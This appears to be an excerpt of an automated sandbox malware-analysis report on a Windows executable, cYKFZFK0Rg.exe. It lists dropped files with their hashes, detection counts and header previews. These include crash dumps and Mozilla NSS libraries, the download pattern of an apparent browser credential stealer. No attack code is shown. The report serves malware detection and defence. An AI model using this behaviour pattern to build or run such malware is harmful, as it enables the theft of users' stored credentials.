Encrypted:	false
SSDEEP:	48:cvIwSD8zs0rJgtWI9RVWSC8B48fm8M4JPJ4J7cLyZFIGcV+q8sJVcvUb7HiUOUEd:uITf0FykSNbJPeLYVfZb7HtJEd
MD5:	BF15F0693954B12D2291797CB9924DFF
SHA1:	7610141B2AC54FDB0BDD020B1981AF0E1E27C4E7
SHA-256:	AB1C1946842BCF765CA589E94B3A366F9044731DEF1C70D08DAE576FDB352C98
SHA-512:	EA7E0DAA11E360D475DC79A63C7DD75B67F9CC687FC6B7D10DAC5991B73FD6201A51CE7BB47F54790999ECD20CE023CD1D205BDAC17BA7007236654AFDF2000
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1185764" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERB12.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Tue Sep 28 01:35:25 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	125690
Entropy (8bit):	2.0575531517013235
Encrypted:	false
SSDEEP:	384:oK0CCtb/bkxT3Ada5aKCnw/tCAyrcuVzpaaLf84e5/TOYPSk+W51sRobAlG8i:ocCh/bkiKCgEAIdt+NOux+HoCGj
MD5:	9336AC101F6610A31B4A8E615C976599
SHA1:	CF002110895CD39C77F3D14D0893A1B369B376E0
SHA-256:	6FD13F30F95362C9084FB8DB344833F2A31FD1F2FCCDF1AFF0F787971BD1DD35
SHA-512:	5EBE41EE306B5CD423520217FAA2F65F680E80FFD87D8456684E68FC4550C54EF3AA1F5B4C17024C3EC962E30246B5DD828BA3B5018A8488A7BE4FDFFDFDBDC
Malicious:	false
Preview:	MDMP..... .....]qRa.....U.....B.....*.....GenuineIntelW.....T.....\....pRa.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1..... .....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERDEF6.tmp.dmp	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 14 streams, Tue Sep 28 01:34:05 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	91704
Entropy (8bit):	1.980134161851546
Encrypted:	false
SSDEEP:	384:WRmlKnb9Y6ZeW4L8NFL6/tP2Nhh5z1u+In92YsQrWJMwQ8awB+hOgwim:WRcKnbW49NxGh2R0nDDm
MD5:	D8E09D498718B908F005377327DDF990
SHA1:	3A27B3FCDD48D837CA6F0274A198AAEF2B745460
SHA-256:	623CB65319161E94AF14D4BE9AF2AAF937E3086ECA0B00F5A27C2CBA676C95C1
SHA-512:	00C7F1559993FB980ADD239770870130F22CE0E0633DB1E6BE99291B8014CEF8F14A05BD442C1AB4062553A969BFA90885EF7CD38BC7E5DEE37FBA963C5A3E5
Malicious:	false
Preview:	MDMP..... .....qRa.....U.....B.....H.....GenuineIntelW.....T.....\....pRa.....0..2.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e..... .....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....d.b.g.c.o.r.e...i.3.8.6.,.1.0...0...1.7.1.3.4...1..... .....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERE679.tmp.WERInternalMetadata.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8344
Entropy (8bit):	3.7064718644838908
Encrypted:	false

C:\ProgramData\Microsoft\Windows\WER\Temp\WERE679.tmp.WERInternalMetadata.xml	
SSDEEP:	192:Rrl7r3GLNir26+Vf6YggSUrV/gmfPS+CpBo89b47sfhom:RrlsNi66+F6YnSUrV/gmfPSR4Afb
MD5:	1A3100228A55FAFE4626064C18549E67
SHA1:	DA16DA559E9A9A5AF902E69FA3B4341E3DA06EF5
SHA-256:	AF13BFD5FA3F89CA9954444BC952A83FAB8E876954C0BB751C867FBF19C1E84F
SHA-512:	97C058227448293D8F048DD3A07D07E9FEF3A91FE7CEAE5AD54FC52CA1065E04D64384DA9B513DC01FA36C34108ED2A57200197493C2FD71196286F80F07002C
Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.5.4.6.8.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERE8FB.tmp.xml	
Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4603
Entropy (8bit):	4.514345555578856
Encrypted:	false
SSDEEP:	48:cvIwSD8zs0rJgtWI9RVWSC8B38fm8M4JPJ4J7cLyZF4/e+q8sJVcvUb7HiUOUEd:uITf0FykSNWJPeL5fZb7HtJEd
MD5:	BA78DBD513CB8A87D585D0E42F1872E6
SHA1:	FE6AE6985DB4D8ABA0CDC70FDD59DC2A2A3883E1
SHA-256:	12E49FB27BE79CCD76AF7364D2A029577C07B68E0FEF3048D88C0133B1CA0F57
SHA-512:	4407D3081BF9943ACAC5C3B5096E47135854F08330BB95989F48B67D26CCCEFD1B025FE65C6A9C14DBE8799D0D44C8717FDA21ECE15F9AB5C07AE9BD0733D85
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1185764" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\freebl3.dll	
Process:	C:\Users\user\Desktop\cYKFZFK0Rg.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	334288
Entropy (8bit):	6.807000203861606
Encrypted:	false
SSDEEP:	6144:C8YBC2NpfYjGg7t5xb7WOBOLFwh8yGHrIrvqqDL6XPowD:CbG7F35BVh8yIZqn65D
MD5:	EF2834AC4EE7D6724F255BEAF527E635
SHA1:	5BE8C1E73A21B49F353C2ECFA4108E43A883CB7B
SHA-256:	A770ECBA3B08BBABD0A567FC978E50615F8B346709F8EB3CFACF3FAAB24090BA
SHA-512:	C6EA0E4347CBD7EF5E80AE8C0AFDCA20EA23AC2BDD963361DFAF562A9AED58DCBC43F89DD826692A064D76C3F4B3E92361AF7B79A6D16A75D9951591AE3544D2
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Joe Sandbox View:	• Filename: T6zZFfRLqs.exe, Detection: malicious, Browse • Filename: nY67wl47QZ.exe, Detection: malicious, Browse • Filename: OfE705GyPZ.exe, Detection: malicious, Browse • Filename: W7fb1ECIQA.exe, Detection: malicious, Browse • Filename: R9LbEnIk0s.exe, Detection: malicious, Browse • Filename: 7XmWGse79x.exe, Detection: malicious, Browse • Filename: m5W1BZQU4m.exe, Detection: malicious, Browse • Filename: hHsIHUGICB.exe, Detection: malicious, Browse • Filename: NOgYb2fHbO.exe, Detection: malicious, Browse • Filename: VwDvbAowp0.exe, Detection: malicious, Browse • Filename: lXy3MnXJ83.exe, Detection: malicious, Browse • Filename: SebwAujas5.exe, Detection: malicious, Browse • Filename: nxW9yUgdYM.exe, Detection: malicious, Browse • Filename: cxBR3cCGTw.exe, Detection: malicious, Browse • Filename: k5THcVgINl.exe, Detection: malicious, Browse • Filename: b2i2IopgOC.exe, Detection: malicious, Browse • Filename: G2BPn4a7o1.exe, Detection: malicious, Browse • Filename: qOsCIQD1uR.exe, Detection: malicious, Browse • Filename: p0FDRanFUE.exe, Detection: malicious, Browse • Filename: Tt5xbxWwsb.exe, Detection: malicious, Browse

C:\ProgramData\freebl3.dll

Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$...../...AV..AV..AV...V..AV].@W..AV.1.V..AV].BW..AV].DW..AV].EW..AV..@W..AVO.@W..AV..@V.AVO.BW..AVO.EW..AVO.AW..AVO.V..AVO.CW..AVRich..AV.....PE..L....b.[.....!.....f.....).....p.....s....@.....p...P.....@..x.....P.....0...T.....@.....8.....text...t..... ..`.rdata.....@..@.data...,H.....@....rsrc...x....@.....@..@.reloc.....P.....@..B.....

C:\ProgramData\mozglue.dll

Process:	C:\Users\user\Desktop\cYKFZFK0Rg.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	137168
Entropy (8bit):	6.78390291752429
Encrypted:	false
SSDEEP:	3072:7Gyzk/x2Wp53pUzPoNpj/kVghp1qt/dXDyp4D2JJJvPhrSeTuk:6yQ2Wp53iO/kVghp12/dXDyyD2JJJvPR
MD5:	8F73C08A9660691143661BF7332C3C27
SHA1:	37FA65DD737C50FDA710FDBDE89E51374D0C204A
SHA-256:	3FE6B1C54B8CF28F571E0C5D6636B4069A8AB00B4F11DD842CFEC00691D0C9CD
SHA-512:	0042ECF9B3571BB5EBA2DE893E8B2371DF18F7C5A589F52EE66E4BFBAA15A5B8B7CC6A155792AAA8988528C27196896D5E82E1751C998BACEA0D92395F66AD9
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....U..;..;..;....;.W...;...8..;...?..;...:..;...>..;...:...;...:.w.;...?..;...>..;...;...;...;...9..;.Rich.;.....PE..L...._.[.....!.....z.....@.....3....@A.....@...t.....,.... ..x.....0..h.....T.....T....h...@.....l.....text...x.....z..... ..`.rdata..^e.....f...~.....@..@.data.....@....didat..8.....@....rsrc...x.... .....@..@.reloc..h....0.....@..B.....

C:\ProgramData\msvcp140.dll

Process:	C:\Users\user\Desktop\cYKFZFK0Rg.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	440120
Entropy (8bit):	6.652844702578311
Encrypted:	false
SSDEEP:	12288:Mlp4PwrPTlZ+/wKzY+dM+gjZ+UGhUgiW6QR7t5s03Ooc8dHkC2es9oV:Mlp4PePozGMA03Ooc8dHkC2ecl
MD5:	109F0F02FD37C84BFC7508D4227D7ED5
SHA1:	EF7420141BB15AC334D3964082361A460BFDB975
SHA-256:	334E69AC9367F708CE601A6F490FF227D6C20636DA5222F148B25831D22E13D4
SHA-512:	46EB62B65817365C249B48863D894B4669E20FCB3992E747CD5C9FDD57968E1B2CF7418D1C9340A89865EADDA362B8DB51947EB4427412EB83B35994F932FD39
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....A.....V5=.....A....;.....".....;.....;.....;.....;.....;.....;.....;-...;.....Rich.....PE..L....8'Y.....!.....P..... .....az....@A.....C.....R.,.....x..8?.....4:...f..8.....(..@.....P.....@..@.....text...r..... ..`.data....(... .....@....idata..6....P..... .....@..@.didat..4....p.....6.....@....rsrc.....8.....@..@.reloc..4:.....<...<.....@..B.....

C:\ProgramData\nss3.dll

Process:	C:\Users\user\Desktop\cYKFZFK0Rg.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1246160
Entropy (8bit):	6.765536416094505
Encrypted:	false
SSDEEP:	24576:Sb5zzlswYNYLVJAwfpeYQ1Dw/fEE8DhSJVIVfRyAkgO6S/V/jbHpls4MSRSMxkoo:4zW5ygDwnEZIYkjgWjblMSRSMqH
MD5:	BFAC4E3C5908856BA17D41EDCD455A51
SHA1:	8EEC7E888767AA9E4CCA8FF246EB2AACB9170428
SHA-256:	E2935B5B28550D47DC971F456D6961F20D1633B4892998750140E0EAA9AE9D78
SHA-512:	2565BAB776C4D732FFB1F9B415992A4C65B81BCD644A9A1DF1333A269E322925FC1DF4F76913463296EFD7C88EF194C3056DE2F1CA1357D7B5FE5FF0DA877A6
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%

C:\ProgramData\nss3.dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#.4.g.Z.g.Z.g.Z.n...s.Z..[.e.Z..B..c.Z..Y.j.Z._.m.Z..^.l.Z.E.[.o.Z..[.d .Z.g.[..Z..^.m.Z..Z.f.Z....f.Z..X.f.Z.Richg.Z.....PE..L....b.[......"!.....w.....@.....@.....=..T.....p.....}.. p...T.....@.....text..... ..`.rdata...R.....T.....@..@.data...tG..`..."...B.....@....rsrc...p.....d..... .....@..@.reloc...}.....~...h.....@..B..... .....

C:\ProgramData\softokn3.dll	
Process:	C:\Users\user\Desktop\cYKFZFK0Rg.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	144848
Entropy (8bit):	6.539750563864442
Encrypted:	false
SSDEEP:	3072:UAf6suip+d7FEk/oJz69sFaXeu9CoT2nIVFetBWsqeFwdMIo:p6PbsF4CoT2OeU4SMB
MD5:	A2EE53DE9167BF0D6C019303B7CA84E5
SHA1:	2A3C737FA1157E8483815E98B666408A18C0DB42
SHA-256:	43536ADEF2DDCC811C28D35FA6CE3031029A2424AD393989DB36169FF2995083
SHA-512:	45B56432244F86321FA88FBCCA6A0D2A2F7F4E0648C1D7D7B1866ADC9DAA5EDDD9F6BB73662149F279C9AB60930DAD1113C8337CB5E6EC9EED5048322F65F78
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....l$...JO..JO..JO.u.O..JO?oKN..JO?oIN..JO?oON..JO?oNN ..JO.mKN..JO-nKN..JO..KO~.JO-nNN..JO-nJN..JO-n.O..JO-nHN..JORich..JO.....PE..L....b.[....."!.....b.....P.....@..... .....0..x.....@..`.....T.....(...@.....l.....text..... ..`.rdata...D.....F.....@..@.data..... .....@ ....rsrc...x....0.....@..@.reloc..`....@.....@..B..... .....

C:\ProgramData\vcruntime140.dll	
Process:	C:\Users\user\Desktop\cYKFZFK0Rg.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	83784
Entropy (8bit):	6.890347360270656
Encrypted:	false
SSDEEP:	1536:AQXQNgAuCDeHFtg3uYQkDqiVsv39nil35kU2yecbVKHHwhbfugbZyk:AQXQNVDeHFtO5d/A39ie6yecbVKHHwJF
MD5:	7587BF9CB4147022CD5681B015183046
SHA1:	F2106306A8F6F0DA5AFB7FC765CFA0757AD5A628
SHA-256:	C40BB03199A2054DABFC7A8E01D6098E91DE7193619EFFBD0F142A7BF031C14D
SHA-512:	0B63E4979846CEBA1B1ED8470432EA6AA18CCA66B5F5322D17B14BC0DFA4B2EE09CA300A016E16A01DB5123E4E022820698F46D9BAD1078BD24675B4B181E91F
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....NE...E...E.....".G...L.^.N...E...l.....U.....V.....A.....^.....D..... 2.D.....D...RichE.....PE..L....8'Y....."!..... .....@.....@A..... .....H?...0.....8.....@..... .....text..... ..`.data...D.....@....idata.....@..@.rsrc..... .....@..@.reloc.....0.....@..B.. ....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\softokn3[1].dll	
Process:	C:\Users\user\Desktop\cYKFZFK0Rg.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	144848
Entropy (8bit):	6.539750563864442
Encrypted:	false
SSDEEP:	3072:UAf6suip+d7FEk/oJz69sFaXeu9CoT2nIVFetBWsqeFwdMIo:p6PbsF4CoT2OeU4SMB
MD5:	A2EE53DE9167BF0D6C019303B7CA84E5
SHA1:	2A3C737FA1157E8483815E98B666408A18C0DB42
SHA-256:	43536ADEF2DDCC811C28D35FA6CE3031029A2424AD393989DB36169FF2995083
SHA-512:	45B56432244F86321FA88FBCCA6A0D2A2F7F4E0648C1D7D7B1866ADC9DAA5EDDD9F6BB73662149F279C9AB60930DAD1113C8337CB5E6EC9EED5048322F65F78
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\0MX4YUS9\softokn3[1].dll	
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....l$...JO..JO..JO.u.O..JO?oKN..JO?oIN..JO?oON..JO?oNN ..JO.mKN..JO-nKN..JO..KO~.JO-nNN..JO-nJN..JO-n.O..JO-nHN..JORich..JO.....PE..L....b.[....."!.....b.....P.....@..... .....0..x.....@..`.....T.....(...@.....l.....text..... ..`.rdata...D.....F.....@..@.data..... .....@ ....rsrc...x....0.....@..@.reloc..`....@.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\mozglue[1].dll	
Process:	C:\Users\user\Desktop\cYKFZFK0Rg.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	137168
Entropy (8bit):	6.78390291752429
Encrypted:	false
SSDEEP:	3072:7Gyzk/x2Wp53pUzPoNpj/kVghp1qt/dXDyp4D2JJJvPhrSeTuk:6yQ2Wp53iO/kVghp12/dXDyyD2JJJvPR
MD5:	8F73C08A9660691143661BF7332C3C27
SHA1:	37FA65DD737C50FDA710FDBDE89E51374D0C204A
SHA-256:	3FE6B1C54B8CF28F571E0C5D6636B4069A8AB00B4F11DD842CFEC00691D0C9CD
SHA-512:	0042ECF9B3571BB5EBA2DE893E8B2371DF18F7C5A589F52EE66E4BFBAA15A5B8B7CC6A155792AAA8988528C27196896D5E82E1751C998BACEA0D92395F66AD 9
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 3%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....U..;..;..;....;.W...;...8..;...?..;..:..;..>..;..:..;..:w.;...?..;...>..;..;..;... ...;...9..;.Rich.;.....PE..L...._.[....."!....z.....@.....3....@A.....@...t.....,.... ..x.....0..h.....T.....T.... ...h...@.....l.....text...x.....z..... ..`.rdata..^e.....f...~.....@..@.data.....@....didat..8.....@....rsrc...x.... ....@..@.reloc..h....0.....@..B..... .....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2K7JPOQS\vcruntime140[1].dll	
Process:	C:\Users\user\Desktop\cYKFZFK0Rg.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	83784
Entropy (8bit):	6.890347360270656
Encrypted:	false
SSDEEP:	1536:AQXQNgAuCDeHFtg3uYQkDqiVsv39nil35kU2yecbVKHHwhbfugbZyk:AQXQNVDeHFtO5d/A39ie6yecbVKHHwJF
MD5:	7587BF9CB4147022CD5681B015183046
SHA1:	F2106306A8F6F0DA5AFB7FC765CFA0757AD5A628
SHA-256:	C40BB03199A2054DABFC7A8E01D6098E91DE7193619EFFBD0F142A7BF031C14D
SHA-512:	0B63E4979846CEBA1B1ED8470432EA6AA18CCA66B5F5322D17B14BC0DFA4B2EE09CA300A016E16A01DB5123E4E022820698F46D9BAD1078BD24675B4B181E91 F
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....NE...E...E.....".G...L.^.N...E...l.....U.....V.....A....._.....D..... 2.D.....D...RichE.....PE..L....8'Y....."!..... .....@.....@A..... .....H?...0.....8.....@..... .....text..... ..`.data...D.....@....idata.....@..@.rsrc..... .....@..@.reloc.....0.....@..B.. ....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\freebl3[1].dll	
Process:	C:\Users\user\Desktop\cYKFZFK0Rg.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	334288
Entropy (8bit):	6.807000203861606
Encrypted:	false
SSDEEP:	6144:C8YBC2NpfYjGg7t5xb7WOBOLFwh8yGHrIrvqqDL6XPowD:CbG7F35BVh8yIZqn65D
MD5:	EF2834AC4EE7D6724F255BEAF527E635
SHA1:	5BE8C1E73A21B49F353C2ECFA4108E43A883CB7B
SHA-256:	A770ECBA3B08BBABD0A567FC978E50615F8B346709F8EB3CFACF3FAAB24090BA
SHA-512:	C6EA0E4347CBD7EF5E80AE8C0AFDCA20EA23AC2BDD963361DFAF562A9AED58DCBC43F89DD826692A064D76C3F4B3E92361AF7B79A6D16A75D9951591AE354 4D2
Malicious:	false
Antivirus:	• Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\freebl3[1].dll	
Preview:	MZ.....@..... .....!..L.!This program cannot be run in DOS mode....$...../...AV..AV..AV...V..AV].@W..AV.1.V..AV].BW..AV].DW..AV].EW..AV..@W..AVO.@W..AV..@V.AVO.BW..AVO.EW..AVO.AW..AVO.V..AVO.CW..AVRich..AV.....PE..L....b.[.....!.....f.....).....p.....s....@.....p...P.....@..x.....P.....0...T.....@.....8.....text...t..... ..`.rdata.....@..@.data...,H.....@....rsrc...x....@.....@..@.reloc.....P.....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\6M6D1PMD\nss3[1].dll	
Process:	C:\Users\user\Desktop\cYKFZFK0Rg.exe
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	1246160
Entropy (8bit):	6.765536416094505
Encrypted:	false
SSDEEP:	24576:Sb5zzlswYNYLVJAwfpeYQ1Dw/fEE8DhSJVIVfRyAkgO6S/V/jbHpls4MSRSMxkoo:4zW5ygDwnEZIYkjgWjblMSRSMqH
MD5:	BFAC4E3C5908856BA17D41EDCD455A51
SHA1:	8EEC7E888767AA9E4CCA8FF246EB2AACB9170428
SHA-256:	E2935B5B28550D47DC971F456D6961F20D1633B4892998750140E0EAA9AE9D78
SHA-512:	2565BAB776C4D732FFB1F9B415992A4C65B81BCD644A9A1DF1333A269E322925FC1DF4F76913463296EFD7C88EF194C3056DE2F1CA1357D7B5FE5FF0DA877A6
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....#.4.g.Z.g.Z.g.Z.n...s.Z..[.e.Z..B..c.Z..Y.j.Z..._.m.Z..^.l.Z.E.[.o.Z..[.d.Z.g.[..Z..^.m.Z..Z.f.Z....f.Z..X.f.Z.Richg.Z.....PE..L....b.[.....!.....w.....@.....@.....=..T.....p.....}..p...T.....@.....text..... ..`.rdata...R.....T.....@..@.data...tG...`...''...B.....@....rsrc...p.....d.....@..@.reloc...}.....~...h.....@..B.....

C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\VAHFWDJC\msvcp140[1].dll	
Process:	C:\Users\user\Desktop\cYKFZFK0Rg.exe
File Type:	PE32 executable (DLL) (console) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	440120
Entropy (8bit):	6.652844702578311
Encrypted:	false
SSDEEP:	12288:Mlp4PwrPTlZ+/wKzY+dM+gjZ+UGhUgiW6QR7t5s03Ooc8dHkC2es9oV:Mlp4PePozGMA03Ooc8dHkC2ecl
MD5:	109F0F02FD37C84BFC7508D4227D7ED5
SHA1:	EF7420141BB15AC334D3964082361A460BFDB975
SHA-256:	334E69AC9367F708CE601A6F490FF227D6C20636DA5222F148B25831D22E13D4
SHA-512:	46EB62B65817365C249B48863D894B4669E20FCB3992E747CD5C9FDD57968E1B2CF7418D1C9340A89865EADDA362B8DB51947EB4427412EB83B35994F932FD39
Malicious:	false
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....A.....V5=.....A.....;.....''...;.....;.....;.....;.....;.....;.....;-...;.....Rich.....PE..L....8'Y.....''!.....P..... .....az....@A.....C.....R.,.....x..8?.....4:...f..8.....(..@.....P.....@..@.....text...r..... ..`.data....(... .....@....idata..6....P..... .....@..@.didat..4....p.....6.....@....rsrc.....8.....@..@.reloc..4:.....<...<.....@..B.....

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386, for MS Windows
Entropy (8bit):	6.745996934770459
TrID:	• Win32 Executable (generic) a (10002005/4) 91.23% • Win32 Executable Borland Delphi 7 (665061/41) 6.07% • Win32 Executable Borland Delphi 6 (262906/60) 2.40% • Win32 Executable Delphi generic (14689/80) 0.13% • Windows Screen Saver (13104/52) 0.12%
File name:	cYKFZFK0Rg.exe
File size:	1648640
MD5:	e9441b756f99ee3adf804214119c1fa1
SHA1:	8fe649e6bc868401ba2a3b9bf345fc76692f53d4
SHA256:	f811cfc4610369aee904c7c14d67b944f7b6f6fe0e26d7220385295c726272cd

General

SHA512:	b9e61c43c3dfb50144cd1e699144f5f8e26794445eb213a030cdeaf6fd54656c9dbf6d6674e4c3d8773b7f0c652a2f9afc5aeb20278687ac62d0ea81ab75dfc4
SSDEEP:	24576:QJ6EBIZYYdVXF1EX9uOJwQ5No04Hoawhb5BJnXvxWmmq0LBPdchd:QooW9/X/vgwQ5C04Ibb5BJXIVqMBPdY
File Content Preview:	MZP.....@.....!..L.!.. This program must be run under Win32..$7..... ....

File Icon

Icon Hash:	b99988fcd4f66e0f

Static PE Info

General

Entrypoint:	0x466824
Entrypoint Section:	CODE
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, BYTES_REVERSED_LO, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, BYTES_REVERSED_HI
DLL Characteristics:	
Time Stamp:	0x2A425E19 [Fri Jun 19 22:22:17 1992 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	0d4dbb56c32c47336294683fc02fb7e2

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
